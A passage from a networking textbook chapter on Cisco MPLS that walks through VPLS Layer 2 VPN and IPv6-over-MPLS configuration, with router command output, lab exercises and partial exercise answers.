and cannot start
PE3(config-router)#router-id 30.30.30.30
PE3(config-router)#pass def
PE3(config-router)#no pass g1
PE3(config-router)#mpls ldp auto
PE3(config-router)#int lo100
PE3(config-if)#ip add
*Jul 28 00:43:59.738: %LINEPROTO-5-UPDOWN: Line protocol on Interface Loopback100, changed
state to up
PE3(config-if)#ip add 30.30.30.30 255.255.255.255
PE3(config-if)#ip ospf 1 area 0
PE3(config-if)#int g1
PE3(config-if)#no shut
*Jul 28 00:44:20.459: %LINK-3-UPDOWN: Interface GigabitEthernet1, changed state to up
PE3(config-if)#ip add 10.10.13.2 255.255.255.0

*Jul 28 00:44:21.459: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1,
changed state to up
PE3(config-if)#ip ospf 1 area 0
*Jul 28 00:47:56.730: %OSPF-5-ADJCHG: Process 1, Nbr 1.1.1.1 on GigabitEthernet1 from
LOADING to FULL, Loading Done
PE3(config-if)#
*Jul 28 00:47:59.015: %LDP-5-NBRCHG: LDP Neighbor 1.1.1.1:0 (1) is UP
PE3(config-if)#mpls ldp router-id lo100 force
PE3(config)#
```

If we look at the MPLS forwarding table on one of the PEs, we should see that we have labeled reachability to the only PE's loopbacks:

```
PE1#show mpls forwarding-table
Local      Outgoing   Prefix           Bytes Label   Outgoing   Next Hop
Label      Label      or Tunnel Id     Switched      interface
16         Pop Label  1.1.1.1/32       0             Gi1        10.10.11.1
17         Pop Label  10.10.12.0/24    0             Gi1        10.10.11.1
18         24001      20.20.20.20/32   0             Gi1        10.10.11.1
19         Pop Label  10.10.13.0/24    0             Gi1        10.10.11.1
20         24002      30.30.30.30/32   0             Gi1        10.10.11.1
PE1#
```

Layer 2 VPNs can be sensitive to MTU issues. Clients often expect an MTU of 1500 on their local network. We can manually reduce the MTU on clients, or we can raise it on the service provider network:

```
RP/0/RP0/CPU0:P1(config)#int g0/0/0/0
RP/0/RP0/CPU0:P1(config-if)#ipv4 mtu 9000
RP/0/RP0/CPU0:P1(config-if)#int g0/0/0/1
RP/0/RP0/CPU0:P1(config-if)#ipv4 mtu 9000
RP/0/RP0/CPU0:P1(config-if)#int g0/0/0/2
RP/0/RP0/CPU0:P1(config-if)#ipv4 mtu 9000
RP/0/RP0/CPU0:P1(config-if)#commit

! Showing example of command for IOS-XE
PE1(config)#int g1
PE1(config-if)#ip mtu 9000
```

The CSR1000V is limited by the hypervisor. It will not allow you to configure a Jumbo MTU if it isn't configured on the underlying system. The following snippet shows an example of a CSR1000V that is limited by the virtualization system:

```
PE2#show platform so sys all
Processor Details
=================
Number of Processors : 1
Processor : 1 - 1
vendor_id : GenuineIntel
cpu MHz  : 2593.748
cache size : 16384 KB
Crypto Supported : Yes
model name : Intel(R) Xeon(R) CPU E5-2670 0 @ 2.60GHz

Memory Details
==============
Physical Memory : 3984752KB

VNIC Details
============
Name                    Mac Address             Status  Platform MTU
GigabitEthernet1        5001.0002.0000          UP      1500
GigabitEthernet2        5001.0002.0001          DOWN    1500
GigabitEthernet3        5001.0002.0002          DOWN    1500
GigabitEthernet4        5001.0002.0003          DOWN    1500
```

```
Hypervisor Details
==================
Manufacturer: QEMU
Product Name: Standard PC (i440FX + PIIX, 1996)
Serial Number: Not Specified
UUID: 9180E49E-59D8-466F-81F1-4D7E018D8D8E

PE2#
```

After configuring the MPLS core and increasing the MTU, we will configure the pseudowire classes. The command syntax differs between IOS-XE routers and switches. The following example uses IOS-XE on the CSR1000V router. The configuration depends on whether the CE is sending tagged or untagged traffic. If we need multiple routers in the same network, they may be untagged. The more common case is to extend VLANs. Even though we are using routers for our CE devices in this example, we will tag the traffic so it emulates switch connections extending VLANs across the WAN:

```
PE1(config)#int g2
PE1(config-if)#no shut
PE1(config-if)#service instance 50 ethernet
PE1(config-if-srv)#encapsulation dot1q ?
  <1-4094>  VLAN id
  any       For all VLANS [1-4094]

PE1(config-if-srv)#encapsulation dot1q any
PE1(config-if-srv)#bridge-domain 50

PE2(config)#int g2
PE2(config-if)#no shut
PE2(config-if)#service instance 50 ethernet
PE2(config-if-srv)#encapsulation dot1q any
PE2(config-if-srv)#bridge-domain 50

PE3(config)#int g2
PE3(config-if)#no shut
PE3(config-if)#service instance 50 ethernet
PE3(config-if-srv)#encapsulation dot1q any
PE3(config-if-srv)#bridge-domain 50

PE1(config-vfi)#l2 vfi VPLS manual
PE1(config-vfi)# vpn id 50
PE1(config-vfi)# bridge-domain 50
PE1(config-vfi)# neighbor 30.30.30.30 encapsulation mpls
PE1(config-vfi)# neighbor 20.20.20.20 encapsulation mpls

PE2(config)#l2 vfi VPLS manual
PE2(config-vfi)# vpn id 50
PE2(config-vfi)# bridge-domain 50
PE2(config-vfi)# neighbor 30.30.30.30 encapsulation mpls
PE2(config-vfi)# neighbor 10.10.10.10 encapsulation mpls
*Jul 28 02:24:29.684: %VFI-6-VFI_STATUS_CHANGED: Status of VFI VPLS changed from DOWN to UP
```

```
PE3(config)#l2 vfi VPLS manual
PE3(config-vfi)# vpn id 50
PE3(config-vfi)# bridge-domain 50
PE3(config-vfi)# neighbor 10.10.10.10 encapsulation mpls
PE3(config-vfi)# neighbor 20.20.20.20 encapsulation mpls
*Jul 28 02:24:44.678: %VFI-6-VFI_STATUS_CHANGED: Status of VFI VPLS changed from DOWN to UP
PE3(config-vfi)# neighbor 20.20.20.20 encapsulation mpls
PE3(config-vfi)#
*Jul 28 02:24:44.734: %LDP-5-NBRCHG: LDP Neighbor 10.10.10.10:0 (2) is UP
*Jul 28 02:24:45.296: %LDP-5-NBRCHG: LDP Neighbor 20.20.20.20:0 (3) is UP
```

At this point, we should see virtual circuits between the PE routers:PE1#show l2vpn atom vc

```
                                     Service
Interface Peer ID         VC ID      Type   Name                      Status
--------- --------------- ---------- ------ ------------------------- ----------
pw100014  20.20.20.20     50         vfi    VPLS                      UP
pw100015  30.30.30.30     50         vfi    VPLS                      UP
```

Since we are using routers for CE devices, we will create a bridge domain on the CE routers:

```
CE1#sh run int g1
Building configuration...

Current configuration : 174 bytes
!
interface GigabitEthernet1
 no ip address
 negotiation auto
 no mop enabled
 no mop sysid
 service instance 50 ethernet
  encapsulation dot1q 50
  bridge-domain 50
 !
end

CE1#sh run int bdi50
Building configuration...

Current configuration : 114 bytes
!
interface BDI50
 ip address 172.20.1.1 255.255.255.0
 encapsulation dot1Q 50
 no mop enabled
 no mop sysid
end
```

```
CE2#sh run int g1
Building configuration...

Current configuration : 174 bytes
!
interface GigabitEthernet1
 no ip address
 negotiation auto
 no mop enabled
 no mop sysid
 service instance 50 ethernet
  encapsulation dot1q 50
  bridge-domain 50
 !
end
CE2#sh run int bdi50
Building configuration...

Current configuration : 114 bytes
!
interface BDI50
 ip address 172.20.1.2 255.255.255.0
 encapsulation dot1Q 50
 no mop enabled
 no mop sysid
end

CE3#sh run int g1
Building configuration...

Current configuration : 174 bytes
!
interface GigabitEthernet1
 no ip address
 negotiation auto
 no mop enabled
 no mop sysid
 service instance 50 ethernet
  encapsulation dot1q 50
  bridge-domain 50
 !
end

CE3#sh run int bdi50
Building configuration...

Current configuration : 114 bytes
!
interface BDI50
 ip address 172.20.1.3 255.255.255.0
 encapsulation dot1Q 50
```

```
 no mop enabled
 no mop sysid
end
```

```
We can see that we can ping across the MPLS L2 VPN:CE1#ping 172.20.1.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.20.1.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 2/2/3 ms
CE1#ping 172.20.1.3
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.20.1.3, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 2/2/2 ms
CE1#
```

The results of `show mpls l2transport vc detail` helps us validate our configuration. We can see that bytes are being sent and received. We can see label information for the MPLS path. You can see very similar output with the `show l2vpn atom vc detail` command:

```
PE1#show mpls l2transport vc detail
Local interface: VFI VPLS vfi up
  Interworking type is Ethernet
  Destination address: 20.20.20.20, VC ID: 50, VC status: up
    Output interface: Gi1, imposed label stack {24001 21}
    Preferred path: not configured
    Default path: active
    Next hop: 10.10.11.1
  Create time: 00:21:21, last status change time: 00:20:37
    Last label FSM state change time: 00:20:37
  Signaling protocol: LDP, peer 20.20.20.20:0 up
    Targeted Hello: 10.10.10.10(LDP Id) -> 20.20.20.20, LDP is UP
    Graceful restart: not configured and not enabled
    Non stop routing: not configured and not enabled
    Status TLV support (local/remote)   : enabled/supported
      LDP route watch                   : enabled
      Label/status state machine        : established, LruRru
      Last local dataplane   status rcvd: No fault
      Last BFD dataplane     status rcvd: Not sent
      Last BFD peer monitor  status rcvd: No fault
      Last local AC  circuit status rcvd: No fault
      Last local AC  circuit status sent: No fault
      Last local PW i/f circ status rcvd: No fault
      Last local LDP TLV     status sent: No fault
      Last remote LDP TLV    status rcvd: No fault
      Last remote LDP ADJ    status rcvd: No fault
    MPLS VC labels: local 22, remote 21
    Group ID: local n/a, remote 0
    MTU: local 1500, remote 1500
    Remote interface description:
  Sequencing: receive disabled, send disabled
```

```
  Control Word: On (configured: autosense)
  SSO Descriptor: 20.20.20.20/50, local label: 22
  Dataplane:
    SSM segment/switch IDs: 12313/12309 (used), PWID: 1
  VC statistics:
    transit packet totals: receive 11, send 29
    transit byte totals:   receive 1432, send 3072
    transit packet drops:  receive 0, seq error 0, send 0

Local interface: VFI VPLS vfi up
  Interworking type is Ethernet
  Destination address: 30.30.30.30, VC ID: 50, VC status: up
    Output interface: Gi1, imposed label stack {24002 21}
    Preferred path: not configured
    Default path: active
    Next hop: 10.10.11.1
  Create time: 00:21:21, last status change time: 00:20:23
    Last label FSM state change time: 00:20:23
  Signaling protocol: LDP, peer 30.30.30.30:0 up
    Targeted Hello: 10.10.10.10(LDP Id) -> 30.30.30.30, LDP is UP
    Graceful restart: not configured and not enabled
    Non stop routing: not configured and not enabled
    Status TLV support (local/remote)   : enabled/supported
      LDP route watch                   : enabled
      Label/status state machine        : established, LruRru
      Last local dataplane   status rcvd: No fault
      Last BFD dataplane     status rcvd: Not sent
      Last BFD peer monitor  status rcvd: No fault
      Last local AC  circuit status rcvd: No fault
      Last local AC  circuit status sent: No fault
      Last local PW i/f circ status rcvd: No fault
      Last local LDP TLV     status sent: No fault
      Last remote LDP TLV    status rcvd: No fault
      Last remote LDP ADJ    status rcvd: No fault
    MPLS VC labels: local 21, remote 21
    Group ID: local n/a, remote 0
    MTU: local 1500, remote 1500
    Remote interface description:
  Sequencing: receive disabled, send disabled
  Control Word: On (configured: autosense)
  SSO Descriptor: 30.30.30.30/50, local label: 21
  Dataplane:
    SSM segment/switch IDs: 16410/16406 (used), PWID: 2
  VC statistics:
    transit packet totals: receive 11, send 29
    transit byte totals:   receive 1432, send 3072
    transit packet drops:  receive 0, seq error 0, send 0

PE1#
```

IPv6 over MPLS

Tunneling IPv6 over MPLS with an IPv4 is relatively simple. It doesn't require any of the exports or imports of an MPLS VPN. It only requires dual-stack PE routers, referred to as 6PEs. The 6PE routes form BGP relationships over the IPv4 MPLS infrastructure with the `send-label` option. Then prefixes are advertised in the BGP IPv6 address family, just as if it was an all-IPv6 infrastructure.

Table 23-5 lists commands that are required for routing IPv6 over an IPv4 MPLS core.

Table 23-5. *IPv6 over MPLS Commands*

Cisco Command	Description
ipv6 unicast-routing	Enables IPv6 routing.
neighbor *neighbor_address* send-label	Command to use in BGP IPv6 address family to instruct the PE router to label all traffic with MPLS labels, even if they aren't in a VRF. This allows IPv6 to transit an IPv4 MPLS core.

The example in this section shows configuration of two PE routers for IPv6 over MPLS. It is assumed that the MPLS core is configured and the PE routers are already iBGP neighbors:

```
PE1(config)#ipv6 unicast-routing
PE1(config)#int eth0/2
PE1(config-if)#ipv6 address 2002:11::1/64
PE1(config-if)#router bgp 123
! Use the global IPv6 unicast address family
PE1(config-router)#address-family ipv6 unicast
! Local IPv6 Neighbor
PE1(config-router-af)#neighbor 2002:11::2 remote-as 65010
PE1(config-router-af)#neighbor 2002:11::2 activate
! Send labels to the neighbor over MPLS
PE1(config-router-af)#neighbor 2.2.2.2 activate
PE1(config-router-af)#neighbor 2.2.2.2 send-label
PE1(config-router-af)#end

CE-A1(config)#ipv6 unicast-routing
CE-A1(config)#int eth0/0
CE-A1(config-if)#no ip address
CE-A1(config-if)#ipv6 address 2002:11::2/64
CE-A1(config-if)#int lo100
CE-A1(config-if)#ipv6 address 2002::1/128
CE-A1(config-if)#router bgp 65010
CE-A1(config-router)#address-family ipv6 unicast
CE-A1(config-router-af)#neighbor 2002:11::1 remote-as 123
CE-A1(config-router-af)#neighbor 2002:11::1 activate
! Advertise the networks
CE-A1(config-router-af)#network 2002:11::/64
CE-A1(config-router-af)#network 2002::1/128
CE-A1(config-router-af)#end
```

```
PE2(config)#ipv6 unicast-routing
PE2(config)#int eth0/2
PE2(config-if)#ipv6 add
PE2(config-if)#ipv6 address 2002:22::1/64
PE2(config-router)#address-family ipv6 unicast
PE2(config-router-af)#neighbor 2002:22::2 remote-as 65020
PE2(config-router-af)#neighbor 2002:22::2 activate
PE2(config-router-af)#neighbor 1.1.1.1 activate
PE2(config-router-af)#neighbor 1.1.1.1 send-label
PE2(config-router-af)#end

CE-A2(config)#ipv6 unicast-routing
CE-A2(config)#int eth0/0
CE-A2(config-if)#ipv6 address 2002:22::2/64
CE-A2(config-if)#int lo100
CE-A2(config-if)#ipv6 address 2002::2/128
CE-A2(config-if)#router bgp 65020
CE-A2(config-router)#address-family ipv6 unicast
CE-A2(config-router-af)#neighbor 2002:22::1 remote-as 123
CE-A2(config-router-af)#neighbor 2002:22::1 activate
CE-A2(config-router-af)#network 2002:22::/64
CE-A2(config-router-af)#network 2002::2/128
CE-A2(config-router-af)#end
```

When you look at the BGP summary for the IPv6 from one of the PE routers, you see two active neighbor relationships: one to the neighbor over the MPLS IPv4 backbone and one to the local IPv6 neighbor. When you look at the BGP prefixes advertised by the neighbor over MPLS, you see the two prefixes from the other site:

```
PE2#show bgp ipv6 unicast summary
BGP router identifier 10.100.1.1, local AS number 123
BGP table version is 5, main routing table version 5
4 network entries using 656 bytes of memory
4 path entries using 416 bytes of memory
2/2 BGP path/bestpath attribute entries using 288 bytes of memory
4 BGP AS-PATH entries using 96 bytes of memory
2 BGP extended community entries using 48 bytes of memory
0 BGP route-map cache entries using 0 bytes of memory
0 BGP filter-list cache entries using 0 bytes of memory
BGP using 1504 total bytes of memory
BGP activity 34/24 prefixes, 48/38 paths, scan interval 60 secs

Neighbor        V           AS MsgRcvd MsgSent   TblVer  InQ OutQ Up/Down  State/PfxRcd
1.1.1.1         4          123      16      16        5    0    0 00:08:49        2
2002:22::2      4        65020       5       5        3    0    0 00:00:08        2
PE2#

PE2#show bgp ipv6 unicast neighbors 1.1.1.1 advertised-routes
BGP table version is 5, local router ID is 10.100.1.1
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
              r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter,
              x best-external, a additional-path, c RIB-compressed,
```

```
Origin codes: i - IGP, e - EGP, ? - incomplete
RPKI validation codes: V valid, I invalid, N Not found

     Network          Next Hop            Metric LocPrf Weight Path
 *>  2002::2/128      2002:22::2               0             0 65020 i
 r>  2002:22::/64     2002:22::2               0             0 65020 i

Total number of prefixes 2

PE2#show mpls forwarding-table
Local      Outgoing   Prefix           Bytes Label   Outgoing   Next Hop
Label      Label      or Tunnel Id     Switched      interface
<output ommited>
28         No Label   2002::2/128      0             Et0/2      FE80::A8BB:CCFF:FE00:A00
30         No Label   172.16.100.1/32[V]   \
                                       0             Et0/3      172.16.112.2
Local      Outgoing   Prefix           Bytes Label   Outgoing   Next Hop
Label      Label      or Tunnel Id     Switched      interface
32         No Label   2002:22::/64     0             aggregate
33         No Label   172.16.112.0/24[V]   \
                                       0             aggregate/Shared
```

From the customer point of view, the routes are all natively IPv6:

```
CE-A1#show ipv6 route bgp
IPv6 Routing Table - default - 6 entries
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
       B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
       H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea
       IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO
       ND - ND Default, NDp - ND Prefix, DCE - Destination, NDr - Redirect
       O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
       ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, ls - LISP site
       ld - LISP dyn-EID, a - Application
B   2002::2/128 [20/0]
     via FE80::A8BB:CCFF:FE00:520, Ethernet0/0
B   2002:22::/64 [20/0]
     via FE80::A8BB:CCFF:FE00:520, Ethernet0/0
CE-A1#traceroute  2002::2
Type escape sequence to abort.
Tracing the route to 2002::2

  1 2002:11::1 1 msec 5 msec 5 msec
  2 2002:22::1 [AS 65020] [MPLS: Label 28 Exp 0] 1 msec 1 msec 1 msec
  3 2002:22::2 [AS 65020] 1 msec 6 msec 7 msec
CE-A1#
```

That is all there is to configuring IPv6 over MPLS. Assuming that the MPLS infrastructure is already up, you only need to configure the send-label on BGP. When both neighbors are configured with send-label, all MPLS labels will be added to all BGP updates, which include updates for prefixes in the IPv6 unicast address family.

Exercises

The exercises in this section walk you through the progress of building an MPLS VPN. It is important to complete the exercises in order, as you will need to create the backbone before you can create the VPNs.

The exercises all use the topology depicted in Figure 23-4.




Figure 23-4. *Exercise topology*

MPLS Backbone

Configure the backbone links as shown in Table 23-6. If you are not using the same interfaces, be sure to match the configuration based on the peer.

Table 23-6. *MPLS Backbone Interface Configuration*

Router	Interface	Address	Peer
PE1	Eth0/0	10.111.0.2/30	P1
PE1	Loopback0	11.11.11.11/32	N/A
P1	Eth0/0	10.111.0.1/30	PE1
P1	Eth0/1	10.111.0.5/30	PE2
P1	Loopback0	1.1.1.1/32	N/A
PE2	Eth0/0	10.111.0.6/30	P1
PE2	Loopback	22.22.22.22/32	N/A

1. Configure a single-OSPF area on core MPLS routers.
2. Configure P1 to automatically enable MPLS on all OSPF interfaces.
3. Manually configure MPLS on provider links on the PE routers.
4. Configure MPLS such that the customer sites will not see the MPLS provider links.

5. Create an iBGP session between the PE routers in address family VPNv4. Use ASN 65000.
6. Verify that the iBGP session comes up.
7. Verify that MPLS is used for packets transiting between the loopback interfaces on the PE routers.

Site-to-Site VPN

In this task, you will create a site-to-site VPN between the sites for CustomerA using the configuration information in Table 23-7.

1. Create CustomerA VRF on both PE routers. AU9
2. Use the value 100:100 for the route distinguisher and route target on both PE routers.
3. Configure the CE to PE links as shown in Table 23-7.

Table 23-7. *MPLS CustomerA Interface Configuration* t7.1

Router	Interface	Address	Peer	
CE-A1	Eth0/0	10.111.0.2/30	PE1	t7.3
CE-A1	Loopback0	11.11.11.11/32	N/A	t7.4
PE1	Eth0/1	10.111.0.1/30	CE-A1	t7.5
PE2	Eth0/2	10.111.0.5/30	CE-A2	t7.6
CE-A2	Eth0/0	10.111.0.6/30	PE2	t7.7
CE-A2	Loopback	22.22.22.22/32	N/A	t7.8

1. Peer the CE routers to their respective PE router.
   a. Use BGP ASN 65001 at CustomerA Site 1.
   b. Use BGP ASN 65001 at CustomerA Site 2.
2. Advertise all CE networks into BGP.
3. Verify connectivity from the loopback interfaces on the CE routers.

Leak to CustomerB

The next task is configuring CustomerB. All routes from CustomerB will be accessible from CustomerA, but only leak 11.11.11.11 from CustomerA into CustomerB.

1. Configure the VRF for CustomerB with RD 200:200.
2. Use a single command to export all CustomerB routes to CustomerA.
3. Configure CustomerA to leak only 11.11.11.11/32.
4. Address CustomerB as shown in Table 23-8.

Table 23-8. *MPLS CustomerB Interface Configuration*

Router	Interface	Address	Peer
CE-B1	Eth0/0	10.111.1.2/30	PE2
CE-B1	Loopback0	3.3.3.3/32	N/A
CE-B1	Loopback1	4.4.4.4/32	N/A
PE2	Eth0/1	10.111.1.1/30	CE-B1

1. Configure CustomerB with BGP ASN 65030 and peer it with PE2.
2. Advertise all networks on the CE into BGP.
3. Verify connectivity from 11.11.11.11 on CE-A1 to both CE-B1 loopback interfaces.
4. Verify that no other CustomerA sources can reach CustomerB.

Tunneling IPv6

In this task, you will configure IPv6 on the customer and provider edge routers and configure IPv6 tunneling over the IPv4 MPLS core.

1. Configure the IPv6 interfaces as shown in Table 23-9.

Table 23-9. *IPv6 over MPLS Interface Configuration*

Router	Interface	Address	Peer
CE6-1	Eth0/0	2002:11::2/64	PE1
CE6-1	Loopback0	2002::1/128	N/A
CE6-2	Eth0/0	2002:22::2/64	PE1
CE6-2	Loopback0	2002::2/128	N/A
PE1	Eth0/2	2002:11::1/64	CE6-1
PE2	Eth0/3	2002:22::1/64	CE6-1

2. Use EIGRP as the CE to PE routing protocol.

a. Use ASN 100 on all routers.

3. Tunnel IPv6 over MPLS.
4. Verify connectivity between CE6-1 and CE6-2.

Exercise Answers

Most of the tasks in the exercises were extremely similar to configuration examples provided earlier in the chapter. This section shows configuration snippets that meet the requirements of each task. Verification steps are included to demonstrate how to verify your configuration.

MPLS Backbone

This section sets up the core infrastructure. You slightly changed things by using a /30 link address instead of the wasteful /24 subnets that you used in the examples.

You also set the constraint to use MPLS autoconfiguration on one router and interface configuration on the other routers.

PE1 Configuration

```
!
interface Loopback0
 ip address 11.11.11.11 255.255.255.255
 ip ospf 1 area 0
!
interface Ethernet0/0
 ip address 10.111.0.2 255.255.255.252
 ip ospf 1 area 0
 mpls ip
 no shutdown
!
router bgp 65000
 bgp log-neighbor-changes
 neighbor 22.22.22.22 remote-as 65000
 neighbor 22.22.22.22 update-source Loopback0
 !
 address-family vpnv4
  neighbor 22.22.22.22 activate
  neighbor 22.22.22.22 send-community both
 exit-address-family
!
mpls ldp router-id Loopback0
mpls label protocol ldp
no mpls ip propagate-ttl forwarded
```

PE2 Configuration

```
!
interface Loopback0
 ip address 22.22.22.22 255.255.255.255
 ip ospf 1 area 0
 no shutdown
!
interface Ethernet0/0
 ip address 10.111.0.6 255.255.255.252
 ip ospf 1 area 0
 mpls ip
 no shutdown
!
!
```

```
router bgp 65000
 bgp log-neighbor-changes
 no bgp default ipv4-unicast
 neighbor 11.11.11.11 remote-as 65000
 neighbor 11.11.11.11 update-source Loopback0
 !
 address-family ipv4
 exit-address-family
 !
 address-family vpnv4
  neighbor 11.11.11.11 activate
  neighbor 11.11.11.11 send-community both
 exit-address-family
!
mpls ldp router-id Loopback0
mpls label protocol ldp
no mpls ip propagate-ttl forwarded
```

P1 Configuration

```
interface Loopback0
 ip address 1.1.1.1 255.255.255.255
 ip ospf 1 area 0
!
interface Ethernet0/0
 ip address 10.111.0.1 255.255.255.252
 ip ospf 1 area 0
 no shutdown
!
interface Ethernet0/1
 ip address 10.111.0.5 255.255.255.252
 ip ospf 1 area 0
 no shutdown
!
router ospf 1
 mpls ldp autoconfig
!
mpls label protocol ldp
mpls ldp router-id Loopback0
```

Verification

Use the following command to verify that the BGP session is up for the address family. The Up/Down field should show an incrementing timer. The state should not list IDLE. At this point, you have not advertised any prefixes, so that field should be 0:

```
PE1#show bgp vpnv4 unicast all summary
BGP router identifier 11.11.11.11, local AS number 65000
BGP table version is 1, main routing table version 1
```

```
Neighbor        V           AS MsgRcvd MsgSent   TblVer  InQ OutQ Up/Down  State/PfxRcd
22.22.22.22     4        65000      10       9        1    0    0 00:05:29        0
PE1#
```

A traceroute from PE1 to PE2 shows an MPLS label as it passes through P1, which meets the requirements:

```
PE1#traceroute 22.22.22.22 source 11.11.11.11
Type escape sequence to abort.
Tracing the route to 22.22.22.22
VRF info: (vrf in name/id, vrf out name/id)
  1 10.111.0.1 [MPLS: Label 17 Exp 0] 6 msec 5 msec 7 msec
  2 10.111.0.6 5 msec 6 msec 5 msec
PE1#
```

To further validate the infrastructure, you could look at LDP binding and neighbors and look at the MPLS forwarding table as well.

Site-to-Site VPN

You probably noticed that you used the same IP addresses for the CustomerA routers as the MPLS routers. Hopefully this didn't confuse you. Remember, the route distinguisher is used when there is an MPLS VPN so that the addresses can overlap.

One problem spot is the BGP router ID. It is possible that the router IDs will overlap. In this example, it is best to manually configure a BGP router ID for the VRF.

CE-A1 Configuration

```
interface Loopback0
 ip address 11.11.11.11 255.255.255.255
!
interface Ethernet0/0
 ip address 10.111.0.2 255.255.255.252
 no shutdown
!
router bgp 65010
 bgp log-neighbor-changes
 network 10.111.0.0 mask 255.255.255.252
 network 11.11.11.11 mask 255.255.255.255
 neighbor 10.111.0.1 remote-as 65000
!
```

CE-A2 Configuration

```
interface Loopback0
 ip address 22.22.22.22 255.255.255.255
!
interface Ethernet0/0
 ip address 10.111.0.6 255.255.255.252
 no shutdown
```

```
!
router bgp 65020
 bgp log-neighbor-changes
 network 10.111.0.4 mask 255.255.255.252
 network 22.22.22.22 mask 255.255.255.255
 neighbor 10.111.0.5 remote-as 65000
!
```

PE1 Configuration

```
vrf definition CustomerA
 rd 100:100
 route-target export 100:100
 route-target import 100:100
 !
 address-family ipv4
 exit-address-family
!
interface Ethernet0/1
 vrf forwarding CustomerA
 ip address 10.111.0.1 255.255.255.252
 no shutdown
!
router bgp 65000
!
 address-family ipv4 vrf CustomerA
  bgp router-id 1.1.1.1
  neighbor 10.111.0.2 remote-as 65010
  neighbor 10.111.0.2 activate
 exit-address-family
!
```

PE2 Configuration

```
vrf definition CustomerA
 rd 100:100
 route-target export 100:100
 route-target import 100:100
 !
 address-family ipv4
 exit-address-family
!
interface Ethernet0/2
 vrf forwarding CustomerA
 ip address 10.111.0.5 255.255.255.252
 no shutdown
!
```

```
router bgp 65000
 !
 address-family ipv4 vrf CustomerA
  bgp router-id 2.2.2.2
  neighbor 10.111.0.6 remote-as 65020
  neighbor 10.111.0.6 update-source Ethernet0/2
  neighbor 10.111.0.6 activate
 exit-address-family
```

Verification

Traceroute shows connectivity from CE-A1 to CE-A2:

```
CE-A1#traceroute 22.22.22.22 source 11.11.11.11
Type escape sequence to abort.
Tracing the route to 22.22.22.22
VRF info: (vrf in name/id, vrf out name/id)
  1 10.111.0.1 5 msec 5 msec 5 msec
  2 10.111.0.5 [AS 65020] [MPLS: Label 19 Exp 0] 6 msec 5 msec 6 msec
  3 10.111.0.6 [AS 65020] 5 msec 7 msec 7 msec
CE-A1#
```

If you look at the VPNv4 table for the VRF on a PE router, you can see all the prefixes, the route target extended community attribute, and the MPLS labels:

```
PE1#show bgp vpnv4 unicast vrf CustomerA
BGP table version is 7, local router ID is 1.1.1.1
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
              r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter,
              x best-external, a additional-path, c RIB-compressed,
Origin codes: i - IGP, e - EGP, ? - incomplete
RPKI validation codes: V valid, I invalid, N Not found

     Network          Next Hop            Metric LocPrf Weight Path
Route Distinguisher: 100:100 (default for vrf CustomerA) VRF Router ID 1.1.1.1
 r>  10.111.0.0/30    10.111.0.2               0             0 65010 i
 *>i 10.111.0.4/30    22.22.22.22              0    100      0 65020 i
 *>  11.11.11.11/32   10.111.0.2               0             0 65010 i
 *>i 22.22.22.22/32   22.22.22.22              0    100      0 65020 i
PE1#show bgp vpnv4 unicast vrf CustomerA 22.22.22.22
BGP routing table entry for 100:100:22.22.22.22/32, version 5
Paths: (1 available, best #1, table CustomerA)
  Advertised to update-groups:
     2
  Refresh Epoch 3
  65020
    22.22.22.22 (metric 21) from 22.22.22.22 (22.22.22.22)
      Origin IGP, metric 0, localpref 100, valid, internal, best
      Extended Community: RT:100:100
      mpls labels in/out nolabel/19
      rx pathid: 0, tx pathid: 0x0
PE1#
```

Leak to CustomerB

This task is slightly different than the example in the chapter. The requirement is to export all the CustomerB routes with a single command. To do this, you can set an additional route target export for the route target 100:100. You do not need an export map. To export the single CustomerA route, you need an export map on PE1.

CE-B1 Configuration

```
interface Loopback0
 ip address 3.3.3.3 255.255.255.255
!
interface Loopback1
 ip address 4.4.4.4 255.255.255.255
!
interface Ethernet0/0
 ip address 10.111.1.2 255.255.255.252
 no shutdown
!
router bgp 65030
 bgp log-neighbor-changes
 network 3.3.3.3 mask 255.255.255.255
 network 4.4.4.4 mask 255.255.255.255
 network 10.111.1.0 mask 255.255.255.252
 neighbor 10.111.1.1 remote-as 65000
!
```

PE2 Configuration

```
vrf definition CustomerB
 rd 200:200
 route-target export 200:200
 route-target export 100:100
 route-target import 200:200
 !
 address-family ipv4
 exit-address-family
!
interface Ethernet0/1
 vrf forwarding CustomerB
 ip address 10.111.1.1 255.255.255.252
 no shutdown
!
router ospf 1
!
router bgp 65000
!
```

```
 address-family ipv4 vrf CustomerB
  neighbor 10.111.1.2 remote-as 65030
  neighbor 10.111.1.2 activate
 exit-address-family
!
```

PE1 Configuration

```
